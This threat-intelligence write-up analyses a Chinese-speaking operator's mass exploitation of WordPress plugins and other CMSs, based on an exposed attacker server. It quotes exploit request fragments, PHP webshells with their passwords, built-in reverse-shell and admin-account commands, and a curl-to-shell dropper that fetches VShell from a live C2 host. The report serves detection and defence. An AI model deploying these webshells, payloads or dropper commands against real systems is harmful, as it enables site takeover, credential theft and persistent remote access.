

Chinese actor compromises thousands of Wordpress sites

ctrlaltnel.com/research/Wordpress

Ctrl-Alt-Intel

June 22, 2026

Overview

Found on the [Hunt.io](#) platform, an exposed Linux working directory provided a detailed record of a mass web-exploitation operation active in June 2026:

The screenshot shows a network intelligence tool interface. At the top, the IP address 137.175.93.126 is displayed. Below it, there are tabs for Info, Domains (0), Associations (0), Signals (0), Pivots (5), Code Search (16), and History. The Info tab is selected, showing details for RAKsmart, located in San Jose, California, US. A map shows the location in California. The ASN section shows IP Range 137.175.92.0/22, Hosting Company RAKsmart, and ASN AS54600. The Reputation & Risk section shows 0 High Risk and 2 Warnings. The warnings are: Potential Malicious Open Directories: 2026-06-14 AttackCapture and 2026-06-13 AttackCapture. The interface is dark-themed with a blue accent color.

AttackCapture™

The collection held target lists IPs and URLs from FOFA, custom vulnerability scanners, exploit scripts, uploaded PHP payloads, shell inventories, post-exploitation tooling, execution logs, archives, and 2,000 lines of root shell history.

Across 18 documented scanner runs, the operator generated 850k+ attempt records against 442k+ deduplicated vulnerability–site pairs.

Across all surviving evidence, **25,195 unique normalised sites carry confirmed or validated compromise evidence**. To validate whether your website was targeted, compromised or suspected, please see our [Exposure Checker](#)

Read together, the files describe a repeatable workflow:

1. identify internet-facing sites running a vulnerable plugin or application
2. test an upload or code-execution primitive
3. place a marker-bearing PHP or PHTML file
4. request the uploaded file and validate its output
5. replace or supplement it with a larger webshell
6. merge successful URLs into a common inventory
7. return to selected systems for credentials, administrator access, and persistent backdoors

The strongest activity centred on **WordPress**. *Breeze Cache*, *ThemeREX Addons*, *Simple File List*, *BerqWP*, *Custom CSS JS & PHP*, *WavePlayer*, *Ninja Forms*, *Gravity Forms*, *WPBookit*, and vulnerable plugin-installation routes were all incorporated into the workflow.

The same server also held exploitation tooling for *PrestaShop*, *Joomla*, *MetInfo*, *Craft CMS*, *Magento*, *Nacos*, and other applications.

From Target Lists to Webshells

Target acquisition

FOFA was the main target source visible in the workspace. The operator stored a FOFA configuration file and repeatedly generated product-specific lists.

The largest surviving target files were `joomla_mega_targets.txt` with 587,034 lines, `all_scan_targets.txt` with 508,729, `new_batch_658k.txt` with 276,480, and `fofa_new_domains.txt` with 201,356. Product-specific files included 46,648 *ThemeREX* targets, 45,057 *Breeze* targets, and 44,786 *Ninja Forms* URLs.

The lists mix domains, IP addresses, schemes, ports, aliases, and duplicate observations. The operator was aware of this problem and repeatedly normalised the pools:

```
cat /opt/wp-rce-scan/mega_targets.txt \
    /root/all_fofa_classified_final.txt \
    /root/fofa_new_domains.txt \
    /root/all_scan_targets.txt 2>/dev/null |
sed 's/\t.*//' |
sort -u |
grep -v '^$' |
grep -v '^\.' > /tmp/all_domains_raw.txt
```

Previously scanned domains were then removed:

```
cut -f1 /root/results/ALL_DOMAINS_CLASSIFIED_V3.txt |
sort -u > /tmp/scanned_63k.txt

comm -23 /tmp/all_domains_raw.txt /tmp/scanned_63k.txt \
    > /root/new_batch_658k.txt
```

Initial Access

The threat actor leveraged known CVEs in web-apps, primarily Wordpress plugins, in order to gain initial access. We will discuss the success of each CVE for exploitation later:

- CVE-2026-48907 - Joomla JCE - Arbitrary file upload to remote code execution
- CVE-2026-31843 - Pay-UZ - Unauthenticated remote code execution

- CVE-2026-29014 - MetInfo CMS - Unauthenticated remote code execution
- CVE-2026-6433 - Custom CSS JS & PHP - SQL injection to remote code execution
- CVE-2026-4882 - User Registration Advanced Fields - Arbitrary file upload
- CVE-2026-3844 - Breeze Cache - Arbitrary file upload
- CVE-2026-3395 - MaxSite CMS - Remote code execution
- CVE-2026-3300 - Everest Forms Pro - PHP code injection
- CVE-2026-1969 - ThemeREX Addons - Arbitrary file upload
- CVE-2026-1357 - WPvivid Backup - Path traversal and arbitrary file upload
- CVE-2026-0740 - Ninja Forms File Uploads - Path traversal and arbitrary file upload
- CVE-2025-34085 - Simple File List - Arbitrary file upload and rename to remote code execution
- CVE-2025-32432 - Craft CMS - Pre-authentication remote code execution
- CVE-2025-23921 - Multi Uploader for Gravity Forms - Unauthenticated arbitrary file upload
- CVE-2025-13486 - ACF Extended - Unauthenticated remote code execution
- CVE-2025-12352 - Gravity Forms - Server-side request forgery to arbitrary file upload
- CVE-2025-12057 - WavePlayer - Arbitrary file upload
- CVE-2025-7852 - WPBookit - Arbitrary file upload
- CVE-2025-7443 - BerqWP - Arbitrary file upload
- CVE-2025-6389 - Sneet Framework - Arbitrary function execution
- CVE-2025-5394 - Alone WordPress Theme - Arbitrary plugin installation to remote code execution
- CVE-2024-34102 - Adobe Commerce/Magento - XML external entity injection
- CVE-2024-11613 - WP File Upload - Remote code execution
- CVE-2024-8856 - WP Time Capsule - Arbitrary file upload
- CVE-2024-6648 - PrestaShop AP Page Builder - Absolute path traversal and arbitrary file read
- CVE-2024-2961 - GNU C Library iconv - Out-of-bounds write
- CVE-2020-25213 - WP File Manager - Unauthenticated arbitrary file upload

Exploit development

The shell history records a progression from single-target testing to detached, parallel jobs.

An early WordPress scanner ran with 50 workers:

```
cd /opt/wp-rce-scan &&
nohup python3 wp_rce_scan.py \
  -f targets.txt \
  -t 50 \
  -o wp_rce_shells.txt \
  > scan.log 2>&1 &
```

Later jobs used 100, 150, 200, 300, and 500 workers. Separate exploit families were launched in concurrent screen sessions:

```

screen -dmS m1 bash -c \
    "python3 wp_batch_rce_v2.py ... -e sfl ..."

screen -dmS m2 bash -c \
    "python3 wp_batch_rce_v2.py ... -e ninjaforms ..."

screen -dmS m3 bash -c \
    "python3 wp_batch_rce_v2.py ... -e wpfileupload ..."

screen -dmS m4 bash -c \
    "python3 wp_batch_rce_v2.py ... -e dragdrop ..."

screen -dmS m5 bash -c \
    "python3 wp_batch_rce_v2.py ... -e fileaway ..."

```

By the time Ctrl-Alt-Intel recovered and dumped the open-directory, the exploitation script used was wp_rce_v8.py. Evidence suggests the threat actor heavily leveraged AI in development of scripts:

```

#!/usr/bin/env python3
"""
WP RCE Scanner v8 - Marker验证, 零假阳性
1. 上传 marker.php (<?php echo "X7K9M2_VALID";?>) 到每个目标
2. GET验证响应包含 "X7K9M2_VALID" → 确认PHP可执行
3. 输出纯域名

用法: python3 wp_rce_v8.py <targets_file> [-o output] [-t threads]
"""
import sys, ssl, time, random, string, hashlib, os, re, json
import urllib.request, urllib.parse, threading, datetime
from urllib.error import URLError, HTTPError
from collections import defaultdict

# ===== CONFIG =====
THREADS = 100
TIMEOUT = 12
UA = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"
MARKER = "X7K9M2_VALID"
MARKER_PHP = f"<?php echo '{MARKER}'; ?>"
SHELL_FILE = "v8_real_shells.txt"

```

AI developed Wordpress RCE script

The operator watched output as it accumulated:

```

tail -5 /root/batch_nfwf.log
wc -l /root/downphp_shells.txt /root/nfwf_shells.txt
ps aux | grep batch_nfwf | grep -v grep
screen -ls

```

Response checks, filenames, worker counts, and payload formats were edited between runs:

```
sed -i "s|THREADS = 20|THREADS = 50|" \
/root/CVE-2025-34085.py
```

```
sed -i \
"s/filename = \"\\.brq-{}\\.txt\"/filename = \"brq_{}.css\"/" \
berqwp_v2.py
```

```
sed -i \
"s/if MARKER in body:/if MARKER in body and len(body) < 100:/g" \
customcss_v2.py
```

```
sed -i 's|THREADS = 100|THREADS = 150|' \
/root/batch_downphp_v2.py
```

This iteration reduced false positives and adapted payloads to extension filters or response behaviour observed during live runs.

Upload and verification

The most common route to execution was an unauthenticated file-handling function that accepted PHP, accepted an alternative executable extension, or could be made to retrieve an attacker-controlled file.

Marker shells commonly followed this pattern:

```
<?php echo "MARKER"; @eval($_POST["x"]); ?>
```

The marker identified the request and gave the scanner an exact value to seek in the uploaded response. A returned marker showed that the server had interpreted the uploaded file as PHP.

Successful paths were merged and rechecked:

```
cat downphp_shells.txt nfwf_shells.txt |
grep -i .php |
sort -u > all_shells_raw.txt
```

```
nohup python3 /root/verify_shells.py \
> /root/verify_result.txt 2>&1 &
```

The operator eventually combined results from otherwise separate campaigns:

```
cat /root/*_shells.txt \
/opt/wp-rce-scan/mega*_shells.txt 2>/dev/null |
sed "s|https\?:/||" |
sed "s|/.*||" |
sort -u |
wc -l
```

Vulnerabilities Exploited

The table below covers the completed campaigns for which a target cohort and outcome evidence survive.

- **Attempts** - Target records processed by the scanner, before site normalisation and deduplication.
- **Confirmed** - Strong proof of exploitation, such as marker execution, command output, arithmetic proof, or an authenticated webshell response.
- **Validated** - Evidence that an upload or exploit succeeded, but without the same level of execution proof as confirmed results.
- **Suspected only** - The scanner recorded potentially vulnerable behaviour, but executable access or compromise could not be verified.

Vulnerability or chain	Attempts	Confirmed	Validated	Suspected only
Joomla JCE, locally mapped to CVE-2026-48907	561,864	0	77	3,104
MetInfo CMS, CVE-2026-29014	47,988	9	0	0
WordPress ThemeREX Addons, CVE-2026-1969	46,648	3,378	36	24,261
WordPress Breeze Cache, CVE-2026-3844	45,057	17,064	0	2,807
WordPress Ninja Forms File Uploads, CVE-2026-0740	44,786	0	116	0
Craft CMS, CVE-2025-32432	44,724	0	0	1
GutenKit/Hunk plugin installation, unmapped	11,360	0	14	0
WordPress Alone theme, CVE-2025-5394	9,439	0	3	43
WordPress Custom CSS JS & PHP, CVE-2026-6433	7,474	452	0	2,115
WordPress WavePlayer, CVE-2025-12057	6,001	261	0	4,237

Vulnerability or chain	Attempts	Confirmed	Validated	Suspected only
WordPress Sneeit Framework, CVE-2025-6389	5,538	0	0	11
WordPress Simple File List, CVE-2025-34085	4,995	2	178	0
WordPress BerqWP, CVE-2025-7443	4,486	368	4	2,122
WordPress WPvivid Backup, CVE-2026-1357	4,019	0	0	471
WordPress Gravity Forms SSRF, CVE-2025-12352	4,004	30	0	0
PrestaShop AP Page Builder, CVE-2024-6648	1,444	423	15	102
Pay-UZ, CVE-2026-31843	900	0	0	94
WordPress WPBookit, CVE-2025-7852	97	4	0	55

The directory also contains PoCs and partially operationalised code for *WP File Manager*, *WP File Upload*, *WP Time Capsule*, *ACF Extended*, *Multi Uploader for Gravity Forms*, *Everest Forms Pro*, *User Registration Advanced Fields*, *Drag and Drop Multiple File Upload for Contact Form 7*, *Kali Forms*, *Filester*, *File Away*, *Magento*, *Nacos*, *MaxSite CMS*, and *ThinkPHP*.

Those components are excluded from the campaign-success totals because the retained evidence does not establish or log a confirmed or validated compromise set.


The Highest-Volume WordPress Campaigns

Breeze Cache

Breeze produced the largest confirmed result set.

Breeze Cache — CVE-2026-3844

Server-side remote fetch becomes executable upload



Breeze Cache - CVE-2026-3844

The exploit supplied an attacker-controlled URL to one of two AJAX actions:

```
action=breeze_fetch_gravatar
action=fetch_gravatar_from_remote
```

The vulnerable WordPress server retrieved the remote file and stored it beneath:

```
/wp-content/uploads/breeze/gravatars/
```

The scanner generated a marker-specific payload URL:

```
payload_url = "{}/{ }.php".format(
    PAYLOAD_SERVER,
    MARKER,
)

code, body = do_req(
    ajax_url,
    {
        "action": "breeze_fetch_gravatar",
        "gravatar_url": payload_url,
    },
)
```

PHP and PHTML variants were requested after upload. The response had to contain the corresponding marker before the site entered the confirmed tier.

The operator launched the campaign with a local payload server:

```
nohup python3 /root/breeze_payload_server.py 8888 \  
> /dev/null 2>&1 &
```

```
nohup python3 /root/breeze_mass.py \  
http://127.0.0.1:8888 \  
/root/breeze_targets.txt \  
80 > /root/breeze_scan.log 2>&1 &
```

Within the surviving target cohort, 17,064 of 27,879 deduplicated sites produced confirmed evidence.

Common filenames included:

```
BZ_slnm8o.phtml  
BZ_v739z6.phtml  
BZ_slnm8o.php  
BZ_v739z6.php
```

ThemeREX Addons

ThemeREX exploitation used:

```
action=trx_addons_uploads_save_data
```

The request declared the payload as an image while supplying PHP:

```
files = {  
    "file": (  
        "{}.php".format(MARKER),  
        shell_content,  
        "image/jpeg",  
    )  
}
```

Observed destinations included:

```
/wp-content/uploads/trx_addons/  
/wp-content/uploads/YYYY/MM/  
/wp-content/uploads/
```


The reconciled run contains 3,378 confirmed and 36 validated sites.

Simple File List

Simple File List used a two-request chain.

Simple File List — CVE-2025-34085

Upload-as-image followed by unauthenticated rename



Simple File List - CVE-2025-34085

The first request uploaded attacker content as a PNG:

```
/wp-content/plugins/simple-file-list/ee-upload-engine.php
```

The second renamed the file to PHP:

```
/wp-content/plugins/simple-file-list/ee-file-engine.php
```

The rename request supplied:

```
data = {
  "eeListFolder": "/",
  "eeFileOld": f"{filename}.png",
  "eeFileAction": f"Rename|{new_name}",
}
```

Resulting shells were generally placed under:

```
/wp-content/uploads/simple-file-list/
```

Saved post-exploitation output confirms that selected Simple File List victims were queried for:

- `id`
- hostname and operating-system data
- WordPress paths
- `wp-config.php`
- database credentials

- local users
- internal network addresses

A persistent shell was written as:

```
/wp-content/uploads/.bd.php
```

BerqWP

BerqWP was attacked through:

```
/wp-content/plugins/berqwp/store_javascript_cache.php
```

The multipart request labelled PHP as JavaScript:

```
filename = ".brq-{}.php".format(MARKER)

headers = {
    "Content-Type":
        "multipart/form-data; boundary={}".format(boundary)
}
```

The most common destination was:

```
/wp-content/cache/berqwp/.brq-<marker>.php
```

The reconciled run contains 368 confirmed and four validated sites.

Custom CSS JS & PHP

This campaign used an unauthenticated SQL injection exposed through:

```
action=fc_ajax_call
operation=wce_editor_inline_code
```

The injected row supplied PHP that the plugin later evaluated. The evaluated code wrote another PHP file:

```
shell_content = (
    '<?php echo "{m}";'
    '@eval($_POST["x"]);?>'
).format(m=MARKER)

write_code = (
    '<?php file_put_contents('
    '$_SERVER["DOCUMENT_ROOT"] . "{f}",'
    '"{s}"; ?>'
).format(
    f=shell_filename,
```

```
s=shell_content,  
)
```

Dedicated post-exploitation logs contain command output from 17 sites. Eight persistent shells were recorded, commonly at:

```
/wp-content/uploads/.wp-log.php
```

The reconciled campaign contains 452 confirmed sites.

WavePlayer, Ninja Forms, Gravity Forms, and WPBookit

WavePlayer used `waveplayer_create_local_copy` to create executable files beneath the plugin's upload directory. The reconciled evidence contains 261 confirmed sites.

Ninja Forms used upload actions including:

```
nf_upload_file  
nf_fu_upload
```

The surviving run contains 116 validated sites. Common destinations included:

```
/wp-content/uploads/ninja-forms/  
/wp-content/uploads/ninja-forms/tmp/
```

Gravity Forms used a server-side image retrieval function to fetch an attacker-hosted PHP payload. Thirty sites returned the expected panel evidence.

WPBookit used an unauthenticated booking-type image upload. Four sites in the surviving target cohort produced confirmed evidence.

Malicious plugin installation

Two chains installed attacker-hosted ZIP files.

The Alone theme campaign retrieved:

```
http://137.175.93[.]126:8080/xs.zip
```

The archive contained `xs/xs.php`, a compact command and PHP-evaluation shell:

```
<?php  
if (isset($_POST['x'])) {  
    eval($_POST['x']);  
    die();  
}  
if (isset($_GET['x'])) {  
    system($_GET['x']);  
    die();  
}
```

```
echo "404";  
?>
```

The GutenKit/Hunk chain used:

```
/wp-json/gutenkit/v1/install-active-plugin  
/wp-json/hc/v1/themehunk-import
```

to install:

```
http://137.175.93[.]126:8877/shell-deploy.zip
```

Fourteen plugin-directory shells were recorded. The malicious plugin copied embedded shell code into its plugin directory, the uploads directory, and the active theme:

```
register_activation_hook(  
    __FILE__,  
    'shell_deploy_init'  
);  
  
$upload_dir = wp_upload_dir();  
$shell_path =  
    $upload_dir['basedir'] .  
    '/.sd_' .  
    substr(md5(time()), 0, 8) .  
    '.php';  
  
file_put_contents($shell_path, $shell);  
file_put_contents(  
    plugin_dir_path(__FILE__) . '.sd.php',  
    $shell  
);
```

Webshells and Persistence

Password-protected PHP panel

`new_shell.php`, `new_shell_bypass.php`, and `new_shell_short.php` implement a concealed file-management panel.

Capabilities include:

- directory and file browsing
- arbitrary file reads
- upload, edit, rename, delete, and permission changes
- system and PHP-environment collection
- command execution in some variants
- session-based authentication

- crawler blocking
- HTTP 404 responses used as camouflage

The shared password is:

GQxcpCNmqW

Authentication uses POST parameter k:

```
@session_start();
@set_time_limit(0);
error_reporting(0);
http_response_code(404);

$p_a_s_s_k_e_y = "GQxcpCNmqW";

if (
    isset($_POST['k']) &&
    $_POST['k'] === $p_a_s_s_k_e_y
) {
    $_SESSION['a_u_t_h'] = 1;
}
```

Godzilla-compatible shell

gls.php and gls_fixed.php implement an encrypted session shell compatible with the Godzilla protocol.

The shell uses POST parameter xxscfg123123, XOR key 3c6e0b8a9c15224a, and the session payload name payload.

The shell base64-decodes and XOR-transforms attacker data before storing or evaluating a session payload:

```
$pass = 'xxscfg123123';
$payloadName = 'payload';
$key = '3c6e0b8a9c15224a';

if (isset($_POST[$pass])) {
    $data = encode(
        base64_decode($_POST[$pass]),
        $key
    );

    if (isset($_SESSION[$payloadName])) {
        $payload = encode(
            $_SESSION[$payloadName],
            $key
        );
    }
}
```

```
        eval($payload);  
    }  
}
```

Main Webshell - down.php

down.php is a large obfuscated PHP webshell with multiple capabilities, protected by the password:

sfssfdgfd1212313

Its visible wrapper decodes a transformed blob and evaluates the result:

```
<?php  
$password = "sfssfdgfd1212313";  
$data = "[transformed blob]";  
$uri = pack("H*", str_rot13($data));  
eval($uri);
```

Late in the activity, the operator attempted to place this panel through several vulnerability families and then merged every URL ending in down.php.

down.php - Capabilities

The down.php webshell was the most capable and sophisticated we had observed. It appeared to evolve from [open-source Chinese-developed BestShell](#), which natively supported both Linux and Windows:

- complete file management, uploads, downloads, archives, permissions, and timestamps
- arbitrary operating-system commands and PHP execution
- Perl, C, PHP, and fsockopen reverse shells
- a PHP Meterpreter stage loader
- host, PHP, patch, antivirus, WAF, cloud-agent, and EDR discovery
- port scanning, HTTP proxying, internal URL access, and remote payload download
- MySQL administration, arbitrary SQL, server-side file reads and writes
- embedded x86 and x64 MySQL UDF DLLs for command execution as the database service
- recursive credential-file searches, mass code injection, replacement, cleanup, and web-shell scanning

The webshell came in-built with set commands that could be run:

```

<script language="javascript">
function sFull(i){
  Str = new Array(11);
  Str[0] = "dir";
  Str[1] = "net user mysql$ envl /add";
  Str[2] = "net localgroup administrators mysql$ /add";
  Str[3] = "netstat -ano";
  Str[4] = "ipconfig";
  Str[5] = "tasklist /svc";
  Str[6] = "tftp -i {$_SERVER["REMOTE_ADDR"]} get server.exe c:\\server.exe";
  Str[7] = 'REG ADD HKLM\\SYSTEM\\CurrentControlSet\\Control\\Terminal "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f';
  Str[8] = "netsh advfirewall set allprofiles state off";
  Str[9] = "ls -l";
  Str[10] = "cat /proc/1/cgroup";
  Str[11] = "0<&123;exec 123<>/dev/tcp/{$_SERVER["REMOTE_ADDR"]}/12666; sh <&123 >&123 2>&123";
  Str[12] = "bash -i >& /dev/tcp/{$_SERVER["REMOTE_ADDR"]}/2366 0>&1";
  Str[13] = "netstat -anp";

  document.getElementById('cmd').value = Str[i];
  return true;
}

```

In-build commands

These included the creation of mysql\$ user account with credential envl. Additionally, the web-shell could enumerate EDR/AV installations and Windows hotfixes to identify known vulnerabilities:

```

case "patchExp":
  $systemInfo = array(
    array("MS17-017", "KB4013081", "GDIPaletteObjectsLocalPrivilegeEscalation", "windows7/8"),
    array("MS17-010", "KB4013389", "WindowsKernelModeDrivers", "windows7/2008/2003/XP"),
    array("MS16-135", "KB3199135", "WindowsKernelModeDrivers", "2016"),
    array("MS16-111", "KB3186973", "kernelapi", "Windows1010586(32/64)/8.1"),
    array("MS16-098", "KB3178466", "KernelDriver", "Win8.1"),
    array("MS16-075", "KB3164038", "HotPotato", "2003/2008/7/8/2012"),
    array("MS16-034", "KB3143145", "KernelDriver", "2008/7/8/10/2012"),
    array("MS16-032", "KB3143141", "SecondaryLogonHandle", "2008/7/8/10/2012"),
    array("MS16-016", "KB3136041", "WebDAV", "2008/Vista/7"),
    array("MS16-014", "KB3134228", "remotecodeexecution", "2008/Vista/7"),
    array("MS15-097", "KB3089656", "remotecodeexecution", "win8.1/2012"),
    array("MS15-076", "KB3067505", "RPC", "2003/2008/7/8/2012"),
    array("MS15-077", "KB3077657", "ATM", "XP/Vista/Win7/Win8/2000/2003/2008/2012"),
    array("MS15-061", "KB3057839", "KernelDriver", "2003/2008/7/8/2012"),
    array("MS15-051", "KB3057191", "WindowsKernelModeDrivers", "2003/2008/7/8/2012"),
    array("MS15-015", "KB3031432", "KernelDriver", "Win7/8/8.1/2012/RT/2012R2/2008R2"),
    array("MS15-010", "KB3036220", "KernelDriver", "2003/2008/7/8"),
    array("MS15-001", "KB3023266", "KernelDriver", "2008/2012/7/8"),
    array("MS14-070", "KB2989935", "KernelDriver", "2003"),
    array("MS14-068", "KB3011780", "DomainPrivilegeEscalation", "2003/2008/2012/7/8"),
    array("MS14-058", "KB3000061", "Win32k.sys", "2003/2008/2012/7/8"),
    array("MS14-066", "KB2992611", "WindowsSchannelAllowingremotecodeexecution", "VistaSP2/7SP1/8/Win8/2008SP2/2008R2SP1/2012/2012R2/WindowsRT/WindowsRT8.1"),
    array("MS14-040", "KB2975684", "AFDDriver", "2003/2008/2012/7/8"),
    array("MS14-002", "KB2914368", "NDProxy", "2003/XP"),
    array("MS13-053", "KB2850851", "win32k.sys", "XP/Vista/2003/2008/win7"),
    array("MS13-046", "KB2840221", "dxgkrnl.sys", "Vista/2003/2008/2012/7"),
    array("MS13-005", "KB2778930", "KernelModeDriver", "2003/2008/2012/win7/8"),
    array("MS12-042", "KB2972621", "ServiceBus", "2008/2012/win7"),
    array("MS12-020", "KB2671387", "RDP", "2003/2008/7/XP"),
    array("MS11-080", "KB2592799", "AFD.sys", "2003/XP"),
  )

```

Hotfixes

```

$processNames = $tmp[0],
$avList = array(
    "360tray.exe" => "360安全卫士-实时保护",
    "360safe.exe" => "360安全卫士-主程序",
    "ZhuDongFangYu.exe" => "360安全卫士-主动防御",
    "360sd.exe" => "360杀毒",
    "a2guard.exe" => "a-squared杀毒",
    "ad-watch.exe" => "Lavasoft杀毒",
    "cleaner8.exe" => "The Cleaner杀毒",
    "vba32lder.exe" => "vb32杀毒",
    "MongoosaGUI.exe" => "Mongoosa杀毒",
    "CorantiControlCenter32.exe" => "Coranti2012杀毒",
    "F-PROT.exe" => "F-Prot AntiVirus",
    "CMCTrayIcon.exe" => "CMC杀毒",
    "K7TSecurity.exe" => "K7杀毒",
    "UnThreat.exe" => "UnThreat杀毒",
    "CKSoftShiedAntivirus4.exe" => "Shield Antivirus杀毒",
    "AVWatchService.exe" => "VIRUSfighter杀毒",
    "ArcaTasksService.exe" => "ArcaVir杀毒",
    "iptray.exe" => "Immunet杀毒",
    "PSafeSysTray.exe" => "PSafe杀毒",
    "nspupsvc.exe" => "nProtect杀毒",
    "SpywareTerminatorShield.exe" => "SpywareTerminator反间谍软件",
    "BKavService.exe" => "Bkav杀毒",
    "MsMpEng.exe" => "Windows Defender",
    "SBAMSvc.exe" => "VIPRE",
    "ccSvcHst.exe" => "Norton杀毒",
    "f-secure.exe" => "冰岛",
    "avp.exe" => "Kaspersky",
    "KvMonXP.exe" => "江民杀毒",
    "RavMonD.exe" => "瑞星杀毒",
    "Mcshield.exe" => "McAfee",
    "Tbmon.exe" => "McAfee",
    "Frameworkservice.exe" => "McAfee",
    "egui.exe" => "ESET NOD32",
    "ekrn.exe" => "ESET NOD32",
    "eguiProxy.exe" => "ESET NOD32",
    "kxetrav.exe" => "金山毒霸"
)

```

AV/EDR enumeration

We could dedicate a whole blog to the analysis of the capabilities of down.php, however this is not in the scope.

Installing VShell on the Operator Host

A very surprising find was the execution of the below VShell command within the threat actors .bash_history file. Typically, we see VShell deployed to victim machines for C2, however here the threat actor is enrolling their VPS.

```
(curl -fsSL -m180 http://xs.xxooonline.eu.cc:8080/slw|  
wget -T180 -q http://xs.xxooonline.eu.cc:8080/slw)|sh
```

The /slw response is an architecture-aware shell script. It tests writable locations, determines whether the host is x86-64, x86, ARM64, or ARM, downloads a corresponding ELF, saves it as 0e654492ws, and starts it with nohup:

```
export PATH=$PATH:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/sbin  
mkdir -p /tmp  
cd /tmp  
touch /usr/local/bin/writeablex >/dev/null 2>&1 && cd /usr/local/bin/  
touch /usr/libexec/writeablex >/dev/null 2>&1 && cd /usr/libexec/  
touch /usr/bin/writeablex >/dev/null 2>&1 && cd /usr/bin/  
rm -rf /usr/local/bin/writeablex /usr/libexec/writeablex /usr/bin/writeablex  
export PATH=$PATH:$(pwd)  
  
l64="xs.xxooonline.eu.cc:8080/?h=xs.xxooonline.eu.cc&p=8080&t=ws&a=l64&stage=true"  
l32="xs.xxooonline.eu.cc:8080/?h=xs.xxooonline.eu.cc&p=8080&t=ws&a=l32&stage=true"  
a64="xs.xxooonline.eu.cc:8080/?h=xs.xxooonline.eu.cc&p=8080&t=ws&a=a64&stage=true"  
a32="xs.xxooonline.eu.cc:8080/?h=xs.xxooonline.eu.cc&p=8080&t=ws&a=a32&stage=true"  
  
v="0e654492ws"  
rm -rf $v  
  
ARCH=$(uname -m)  
if [ ${ARCH}x = "x86_64x" ]; then  
    (curl -fsSL -m180 $l64 -o $v|wget -T180 -q $l64 -O $v|python -c 'import urllib;urllib.urlretrieve("http://'$l64'", "'$v'")'  
elif [ ${ARCH}x = "i386x" ]; then  
    (curl -fsSL -m180 $l32 -o $v|wget -T180 -q $l32 -O $v|python -c 'import urllib;urllib.urlretrieve("http://'$l32'", "'$v'")'  
elif [ ${ARCH}x = "i686x" ]; then  
    (curl -fsSL -m180 $l32 -o $v|wget -T180 -q $l32 -O $v|python -c 'import urllib;urllib.urlretrieve("http://'$l32'", "'$v'")'  
elif [ ${ARCH}x = "aarch64x" ]; then  
    (curl -fsSL -m180 $a64 -o $v|wget -T180 -q $a64 -O $v|python -c 'import urllib;urllib.urlretrieve("http://'$a64'", "'$v'")'  
elif [ ${ARCH}x = "armv7lx" ]; then  
    (curl -fsSL -m180 $a32 -o $v|wget -T180 -q $a32 -O $v|python -c 'import urllib;urllib.urlretrieve("http://'$a32'", "'$v'")'  
fi  
  
chmod +x $v  
(nohup $(pwd)/$v > /dev/null 2>&1 &) || (nohup ./ $v > /dev/null 2>&1 &) || (nohup /usr/bin/$v > /dev/null 2>&1 &) || (nohup /usr/libexec/
```

linux.sh

These are SNOWLIGHT payloads, which act as a dropper for VShell

C2: xs.xxooonline.eu[.]cc

Port: 8080

Protocol: WebSocket

Timeline

The saved *Simple File List* report dates confirmed exploitation to **June 11, 2026**. Target generation, vulnerability testing, malicious ZIP retrieval, and scanner development continued over the following days.

On **June 15**, the HTTP log records the first retrievals of new_shell.php, new_shell_bypass.php, and new_shell_short.php.

From **June 15** through **June 20**, the retained logs and command history show Breeze, ThemeREX, BerqWP, WavePlayer, Custom CSS JS & PHP, Ninja Forms, Gravity Forms, PrestaShop, Joomla, shell consolidation, and post-exploitation activity.

Payload retrieval and scanner activity continued through June 21.

Attribution

We assess with **medium-high** confidence that the mass-exploitation activity was conducted by a **Chinese** actor or Chinese-speaking operator. The strongest evidence is fluent Simplified Chinese in campaign-specific scripts and interactive `.bash_history` entries, including 域名去重 (“*domain deduplication*”), 随便找一个Breeze域名 (“*find any Breeze domain*”), 进程状态 (“*process status*”), and FOFA扫描日志 (“*FOFA scan log*”).

